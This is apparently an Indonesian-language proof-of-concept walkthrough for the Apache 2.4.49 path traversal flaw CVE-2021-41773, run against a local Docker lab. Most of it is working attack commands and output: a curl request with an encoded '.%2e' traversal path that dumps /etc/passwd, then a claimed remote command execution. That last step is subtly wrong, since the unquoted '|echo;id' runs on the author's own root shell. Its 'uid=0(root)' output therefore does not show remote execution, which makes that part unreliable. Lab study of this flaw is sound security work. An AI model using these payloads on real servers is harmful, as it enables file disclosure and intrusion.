CVE-2021-41773 - Apache HTTP Server Path Traversal 0-Day – POC

Rezka Norhafizah

Ini adalah PoC dari CVE-2021-41773 Apache path traversal & RCE (Apache version 2.4.49)

Reference : https://hub.docker.com/r/blueteamsteve/cve-2021-41773

Pertama-tama, install docker :


```
┌──[root@parrot]─[/home/user]
└──╼ #apt install docker.io
```

Lalu, pull docker image dari situs di atas :


```
┌──[root@parrot]─[/home/user]
└──╼ #docker pull blueteamsteve/cve-2021-41773:no-cgid
no-cgid: Pulling from blueteamsteve/cve-2021-41773
Digest: sha256:2cbb4853868877bbf462f4dd4428a861b15afc7042f4590ad64ffc0ff573d180
Status: Image is up to date for blueteamsteve/cve-2021-41773:no-cgid
docker.io/blueteamsteve/cve-2021-41773:no-cgid
```


Dan jalankan docker image tersebut pada port 8080 :

```
┌──[root@parrot]─[/home/user]
└──╼ #docker run -dit -p 8080:80 blueteamsteve/cve-2021-41773:no-cgid
1bf38d42ce4d37e86e98576a8eb9514230fdbb65070b8e3f28ea09cf547ef7ae
```



Setelah itu, saya coba langsung ketikkan perintah /cgi-bin/.%2e/.%2e /.%2e /.%2e /etc/passwd sebagai parameter (referensi : https://www.exploit-db.com/exploits/50383?fbclid=IwAR0Z6s3sV6_bXp62YiU192LOJB2HKjsU4VQIAF7APAZ9PcE_jNPxWc_EVFo) untuk melihat user yang ada namun ternyata tidak berhasil :





Kemudian, saya coba request menggunakan curl di terminal bypass tersebut dan ternyata langsung berhasil :

```
┌─[x]─[root@parrot]─[/home/user]
└──╼ #curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Kemudian saya coba melihat user id machine :

```
┌─[x]─[root@parrot]─[/home/user]
└──╼ #curl 'http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' -d A=|echo;id

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
 59  118k   59 72193  100     2  13.7M    400 --:--:-- --:--:-- --:--:-- 13.7M
curl: (23) Failure writing output to destination
uid=0(root) gid=0(root) groups=0(root)
```